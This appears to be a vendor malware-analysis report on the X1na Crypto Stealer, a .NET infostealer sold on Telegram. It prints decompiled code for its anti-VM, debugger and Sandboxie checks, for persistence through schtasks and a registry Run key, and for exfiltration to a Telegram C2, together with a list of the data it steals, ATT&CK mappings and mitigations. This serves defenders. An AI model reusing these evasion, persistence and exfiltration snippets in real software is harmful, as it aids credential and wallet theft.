ThreatMon

UNMASKING STEALER X1NA: A TECHNICAL ANALYSIS OF THE LATEST THREAT

Contents

Introduction

In the ever-evolving landscape of cyber threats, a new and concerning menace has emerged on the horizon - "X1na Crypto Stealer." This nefarious tool, which has recently been put up for sale on Telegram, poses a significant risk to individuals and organizations alike. X1na Crypto Stealer is a potent weapon that enables threat actors to extract sensitive information from targeted systems and clandestinely transmit the captured data to remote locations, specifically Telegram or Discord accounts.

Our report delves deep into the investigation and analysis of X1na Crypto Stealer, shedding light on the techniques behind its malevolent operations. Throughout this comprehensive study, we explore the capabilities of this tool, the data it seeks to pilfer, and the methods it employs to exploit vulnerable systems.

The Threat Intelligence phase marks the inception of our study, wherein we obtain a sample of X1na Crypto Stealer from its seller on Telegram. This step serves as the foundation for our technical analysis and allows us to scrutinize the inner workings of this digital menace.

The Technical Analysis phase forms the core of this report, where we delve into the intricate details of X1na Crypto Stealer's functionalities. From its ability to retrieve browser passwords and saved Wi-Fi networks to its prowess in capturing keylogs, credit card information, and browsing history, the depth of its invasive capabilities is alarming.

Additionally, we explore the scope of data that X1na Crypto Stealer targets, encompassing system information, hardware details, network data, domain-specific information, software details, device-related data, and file grabbing capabilities. Understanding the extent of its reach is critical to comprehending the full impact of this insidious tool.

Moreover, we aim to provide valuable insights to the cybersecurity community by unraveling the MITRE ATT&CK techniques utilized by X1na Crypto Stealer. By doing so, we equip defenders with the knowledge needed to bolster their security measures and safeguard against potential attacks.

To further enhance defense capabilities, we present a Yara Rule for detection, empowering security professionals to identify and thwart X1na Crypto Stealer's infiltration attempts proactively.

Lastly, we furnish a comprehensive list of Indicators of Compromise (IOCs), which includes crucial data that can be leveraged to detect the presence of X1na Crypto Stealer within an environment.

Threat Intelligence Phase

X1na Crypto Stealer was put up for sale in Telegram on 17 July 2023.



Figure 1 - X1na Stealer Sale

The ThreatMon Malware Research Team managed to get a sample by contacting the seller.



Figure 2 - Getting Sample From Seller

Technical Analysis

Name	x1naa_stealer.exe
MD5	42A1E3B409EEDC1E91DDB15A6D974631
SHA256	F11076AF54EC9ACB4F0218B3555DADE52C413EC82B70EAB8CBDBCF239F714168
File Type	PE/32 .NET

Evasion

After being executed, it initially sleeps for a short period.

```
for (int i = 0; i < Convert.ToInt32(Settings.Delay); i++)
{
    Thread.Sleep(1000);
}
```

Figure 3 - Sleeps For A While

It creates mutex. Malware utilizes mutexes to achieve persistence and evade detection. By ensuring that only one instance is running, the malware maintains persistence and employs unique names to evade detection.

```
public static bool CreateMutex()
{
    bool flag;
    MutexControl.currentApp = new Mutex(false, Settings.MTX, out flag);
    return flag;
}
```

```
// Token: 0x0600031B RID: 795 RVA: 0x0001286C File Offset: 0x00010A6C
public static void CloseMutex()
{
    if (MutexControl.currentApp != null)
    {
        MutexControl.currentApp.Close();
        MutexControl.currentApp = null;
    }
}
```

```
// Token: 0x0400016A RID: 362
public static Mutex currentApp;
```

Figure 3 - Mutex Creation

Afterward, the malware attempts to identify the manufacturer of the host computer, aiming to detect the presence of the strings 'Virtual,' 'vmware,' or 'virtualbox' in the model name.

```
private static bool DetectManufacturer()
{
    try
    {
        using (ManagementObjectSearcher managementObjectSearcher = new ManagementObjectSearcher("Select * from
          Win32_ComputerSystem"))
        {
            using (ManagementObjectCollection managementObjectCollection = managementObjectSearcher.Get())
            {
                foreach (ManagementBaseObject managementBaseObject in managementObjectCollection)
                {
                    string text = managementBaseObject["Manufacturer"].ToString().ToLower();
                    if ((text == "microsoft corporation" && managementBaseObject["Model"].ToString().ToUpperInvariant
                      ().Contains("VIRTUAL")) || text.Contains("vmware") || managementBaseObject["Model"].ToString() ==
                      "VirtualBox")
                    {
                        return true;
                    }
                }
            }
        }
    }
    catch
    {
    }
    return false;
}
```

Figure 4 - VM Detection

Subsequently, it verifies if it is being executed under a debugger or not.

```
private static bool DetectDebugger()
{
    bool flag = false;
    bool flag2;
    try
    {
        NativeMethods.CheckRemoteDebuggerPresent(Process.GetCurrentProcess().Handle, ref flag);
        flag2 = flag;
    }
    catch
    {
        flag2 = flag;
    }
    return flag2;
}
```

Figure 5 - Debugger Detection

It checks for Sandboxie. Sandboxie is an open-source OS-level virtualization solution for Microsoft Windows

```
private static bool DetectSandboxie()
{
    bool flag;
    try
    {
        if (NativeMethods.GetModuleHandle("SbieDll.dll").ToInt32() != 0)
        {
            flag = true;
        }
        else
```

Figure 6 - Sandboxie Detection

Afterward, it assesses whether the Disk size is below 61GB or not, which serves as an indication of being in a Virtual Machine since virtual machines typically do not require such large disk space.

```
private static bool IsSmallDisk()
{
    try
    {
        long num = 61000000000L;
        if (new DriveInfo(Path.GetPathRoot(Environment.SystemDirectory)).TotalSize <= num)
        {
            return true;
        }
    }
    catch
    {
    }
    return false;
}
```

Figure 7 - Checks Disk

Finally, it examines whether the version of Windows is XP or not.

```
private static bool IsXP()
{
    try
    {
        if (new ComputerInfo().OSFullName.ToLower().Contains("xp"))
        {
            return true;
        }
    }
    catch
    {
    }
    return false;
}
```

Figure 8 - Checks OS

Persistency

In the initial step, the program verifies whether the user has Administrator privileges. If the user is an Administrator, it proceeds to utilize the command-line and *schtasks* utility to schedule the program to run at every logon.

```
if (Methods.IsAdmin())
{
    Process.Start(new ProcessStartInfo
    {
        FileName = "cmd",
        Arguments = string.Concat(new string[]
        {
            "/c schtasks /create /f /sc onlogon /rl highest /tn \"",
            Path.GetFileNameWithoutExtension(fileInfo.Name),
            "\" /tr '\"",
            fileInfo.FullName,
            "\"' & exit"
        }),
        WindowStyle = ProcessWindowStyle.Hidden,
        CreateNoWindow = true
    });
}
```

Figure 9 - Scheduled Task Creation

In case the user is not Administrator, the program employs the registry run key for persistence, ensuring that the stealer will execute on every startup.

```
else
{
    using (RegistryKey registryKey = Registry.CurrentUser.OpenSubKey(Strings.StrReverse("\\nuR\\noisreVtnerruC\
      \swodniW\\tfosorciM\\erawtfoS"), RegistryKeyPermissionCheck.ReadWriteSubTree))
    {
        registryKey.SetValue(Path.GetFileNameWithoutExtension(fileInfo.Name), "\"" + fileInfo.FullName + "\"");
    }
}
```

Figure 10 - Registry RUN Key For Persistency

Main Functionality

The program starts by initializing settings such as the AES256 Decryption Key, Telegram C2 Address, and other necessary configurations.

```
bool flag;
try
{
    Settings.Key = Encoding.UTF8.GetString(Convert.FromBase64String(Settings.Key));
    Settings.aes256 = new Aes256(Settings.Key);
    Settings.TelegramToken = Settings.aes256.Decrypt(Settings.TelegramToken);
    Settings.TelegramChatID = Settings.aes256.Decrypt(Settings.TelegramChatID);
    Settings.Ports = Settings.aes256.Decrypt(Settings.Ports);
    Settings.Hosts = Settings.aes256.Decrypt(Settings.Hosts);
    Settings.Version = Settings.aes256.Decrypt(Settings.Version);
    Settings.Install = Settings.aes256.Decrypt(Settings.Install);
    Settings.MTX = Settings.aes256.Decrypt(Settings.MTX);
    Settings.Pastebin = Settings.aes256.Decrypt(Settings.Pastebin);
    Settings.Anti = Settings.aes256.Decrypt(Settings.Anti);
    Settings.BDOS = Settings.aes256.Decrypt(Settings.BDOS);
    Settings.Group = Settings.aes256.Decrypt(Settings.Group);
    Settings.Hwid = HwidGen.HWID();
    Settings.Serversignature = Settings.aes256.Decrypt(Settings.Serversignature);
    Settings.ServerCertificate = new X509Certificate2(Convert.FromBase64String(Settings.aes256.Decrypt
      (Settings.Certificate)));
    flag = Settings.VerifyHash();
}
catch
{
    flag = false;
}
return flag;
```

Figure 11 - Config Initialization

This is the process of data being stolen and sent to its Telegram C2 server.

```
public static void UploadFile(string file, bool removeAfterUpload = false)
{
    telegram.waitForUnblock();
    string text = string.Concat(new string[]
    {
        "\n  \ud83c\udf2a *WorldWind Pro - Results:*\nDate: ",
        SystemInfo.datenow,
        "\nSystem: ",
        SystemInfo.GetSystemVersion(),
        "\nUsername: ",
        SystemInfo.username,
        "\nCompName: ",
        SystemInfo.compname,
        "\nLanguage: ",
        Flags.GetFlag(SystemInfo.culture.Split(new char[] { '-' })[1]),
        " ",
        SystemInfo.culture,
        "\nAntivirus: ",
        SystemInfo.GetAntivirus(),
        "\n\n  \ud83d\udcbb *Hardware:*\nCPU: ",
```

Figure 12 - Main Functionality

System Information:

- Date
- System version
- Username
- Computer name
- Language
- Antivirus information

Hardware Information:

- CPU name
- GPU name
- RAM amount
- Hardware ID
- Power status
- Screen metrics

Network Information:

- Gateway IP address
- Internal IP address
- External IP address
- Location information

Domain Information:

- Information related to specific domains, such as banking services, cryptocurrency services, and adult/pornography-related services.

Keylogs History:

- Logs related to keystrokes, which could include sensitive information like passwords.

Logs Information:

- Passwords
- Credit card information
- Cookies
- Autofill data
- Browsing history
- Bookmarks
- Downloads

Software Information:

- Wallet information (cryptocurrency wallets)
- FTP host information
- VPN account information
- Pidgin account information (an instant messaging application)
- Telegram session information
- Discord token information
- Steam session information
- Uplay session information

Device Information:

- Windows product key
- Saved Wi-Fi network information
- Webcam screenshot
- Desktop screenshot

File Grabber Information:

- Source code files
- Database files
- Documents
- Images

MITRE ATT&CK

Technique Name	Technique ID
Windows Management Instrumentation	T1047
Scheduled Task	T1053.005
Obfuscated Files or Information	T1027
Deobfuscate/Decode Files or Information	T1140
Virtualization/Sandbox Evasion	T1497
System Checks	T1497.001
Input Capture	T1056
Steal Web Session Cookie	T1539
Credentials from Password Stores	T1555
System Information Discovery	T1082
Screen Capture	T1113
Application Layer Protocol	T1071
Encrypted Channel	T1573

Mitigations

- Monitor and restrict access to Windows Management Instrumentation (WMI).
- Implement behavior-based detection and advanced antivirus to detect obfuscated files or information.
- Use threat intelligence and decoding tools to deobfuscate files or information.
- Maintain up-to-date virtualization environments to prevent virtualization/sandbox evasion.
- Regularly review and audit scheduled tasks.
- Monitor for abnormal system checks and validate their legitimacy.
- Employ endpoint detection and response solutions to detect and block input capture.
- Use secure encryption and secure session management to protect web session cookies.
- Employ secure password management practices and restrict access to password stores.
- Limit system information exposure and use network segmentation.
- Use endpoint security solutions to detect and block screen capture activities.
- Employ application-aware security controls to detect and block malicious application layer protocols.
- Employ network monitoring and traffic analysis to detect and block malicious encrypted channels.

Detection

For YARA Rules and Indicators of Compromise (IOCs) check our github.